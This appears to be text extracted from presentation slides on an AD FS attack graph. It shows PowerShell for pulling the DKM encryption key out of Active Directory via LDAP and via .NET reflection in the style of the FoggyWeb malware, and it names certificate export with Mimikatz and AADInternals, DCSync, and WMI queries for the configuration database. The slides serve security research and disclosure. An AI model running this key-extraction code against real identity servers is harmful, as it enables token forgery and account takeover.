
AD FS attack graph



Export certificates

- MMC
 - Requires that private key is marked as exportable
- Tools
 - AADInternals
 - Mimikatz

AD FS attack graph




Extracting DKM key using LDAP query

```
# Get DKM container info
$group = $Configuration.ServiceSettingsData.PolicyStore.DkmSettings.Group
$container = $Configuration.ServiceSettingsData.PolicyStore.DkmSettings.ContainerName
$parent = $Configuration.ServiceSettingsData.PolicyStore.DkmSettings.ParentContainerDn
$base = "LDAP://CN=$group,$container,$parent"

# The "displayName" attribute of "CryptoPolicy" object refers to the value of the "l" attribute of
# the object containing the actual encryption key in its "thumbnailphoto" attribute.
$ADSearch = [System.DirectoryServices.DirectorySearcher]::new([System.DirectoryServices.DirectoryEntry]::new($base))
$ADSearch.Filter = '(name=CryptoPolicy)'
$ADSearch.PropertiesToLoad.Clear()
$ADSearch.PropertiesToLoad.Add("displayName") | Out-Null
$aduser = $ADSearch.FindOne()
$keyObjectGuid = $ADUser.Properties["displayName"]

# Read the encryption key from AD object
$ADSearch.PropertiesToLoad.Clear()
$ADSearch.PropertiesToLoad.Add("thumbnailphoto") | Out-Null
$ADSearch.Filter="(l=$keyObjectGuid)"
$aduser=$ADSearch.FindOne()
$key=[byte[]]$aduser.Properties["thumbnailphoto"][0]
Write-Verbose "Key object guid: $keyObjectGuid"
```


AD FS attack graph



DCSync

- Extract the key by using Domain Controller Replication Service (DRS)
- Requires credentials of account with “Replicating Directory Changes” permissions
- Possible targets
 - Domain Admin
 - Azure AD Connect

AD FS attack graph



.NET reflection

- NOBELIUM FoggyWeb¹
- Implemented to AADInternals v0.6.9 with Roberto Rodriguez ([@Cyb3rWard0g](#)) from MSTIC R&D

1. <https://www.microsoft.com/security/blog/2021/09/27/foggyweb-targeted-nobelium-malware-leads-to-persistent-backdoor/>

.NET reflection

Reference: <https://www.microsoft.com/security/blog/2021/09/27/foggyweb-targeted-nobelium-malware-leads-to-persistent-backdoor/>

Get the service using WMI to get location

```
$adfsService = Get-WmiObject -Query 'select * from win32_service where name="adfsrv"'  
$adfsDirectory = (get-item $adfsService.PathName).Directory.FullName
```

Load Microsoft.IdentityServer.Service.dll

```
$adfsDll = [IO.File]::ReadAllBytes((Join-Path -Path $adfsDirectory -ChildPath 'Microsoft.IdentityServer.Service.dll'))  
$adfsAssembly = [Reflection.Assembly]::Load($adfsDll)  
Remove-Variable "adfsDll"
```

Load Microsoft.IdentityServer.dll

```
$misDll = [IO.File]::ReadAllBytes((Join-Path -Path $adfsDirectory -ChildPath 'Microsoft.IdentityServer.dll'))  
$misAssembly = [Reflection.Assembly]::Load($misDll)  
Remove-Variable "misDll"
```

Load serializer class

```
$serializer = $misAssembly.GetType('Microsoft.IdentityServer.PolicyModel.Configuration.Utility')
```

Get type of Microsoft.IdentityServer.PolicyModel.Configuration.ServiceSettingsData using .NET Reflection

```
$serviceSettingsDataType = $misAssembly.GetType('Microsoft.IdentityServer.PolicyModel.Configuration.ServiceSettingsData')
```

Convert the configuration xml to object .NET Reflection

```
# public static T Deserialize<T>(string xmlData) where T : ContractObject
```

```
$configObject = Invoke-ReflectionMethod -TypeObject $serializer -Method "Deserialize" -GenericType $serviceSettingsDataType -Parameters ($xmlData)
```

Get type of Microsoft.IdentityServer.Service.Configuration.AdministrationServiceState using .NET Reflection

```
$srvStateType = $adfsAssembly.GetType('Microsoft.IdentityServer.Service.Configuration.AdministrationServiceState')
```

Load dll

Load dll

Get config serializer

Convert config to object

Get type

.NET reflection

```
try
{
    # Use the configuration object
    Invoke-ReflectionMethod -TypeObject $srvStateType -Method "UseGivenConfiguration" -Parameters @($configObject)
}
catch
{
    Write-Error ("Could not load KDM key! 0x{0:X}: {1}" -f $_.Exception.InnerException.ErrorCode, $_.Exception.InnerException.Message)
    return $null
}

# Get instance of Microsoft.IdentityServer.Service.Configuration.Administration
$srvState = Get-ReflectionField -TypeObject $srvStateType -FieldName "_state"

# Get instance of Microsoft.IdentityServer.CertificateManagement.DkmDataProtector
$dkm = Get-ReflectionField -TypeObject $srvStateType -ValueObject $srvState -FieldName "_certificateProtector"

# Get Instance of Microsoft.IdentityServer.Dkm.IDKM
$dkmIDKM = Get-ReflectionField -TypeObject $dkm.GetType() -ValueObject $dkm -FieldName "_dkm"

# Get the key by invoking EnumerateKeys
$keys = Invoke-ReflectionMethod -TypeObject $dkmIDKM.GetType() -ValueObject $dkmIDKM -Method "EnumerateKeys"
$key = $keys[0].KeyValue
Write-Verbose "Key object guid: $($keys[0].Guid)"
```

Load configuration


Get SrvState instance

Get Protector instance

Get DKM instance

Call enumerate keys

AD FS attack graph



Access config DB

- Read configuration with SQL query
- Connection string
 - Via WMI query

```
# Get the database connection string
$ADFS = Get-WmiObject -Namespace root/ADFS -Class SecurityTokenService
$conn = $ADFS.ConfigurationDatabaseConnectionString
```

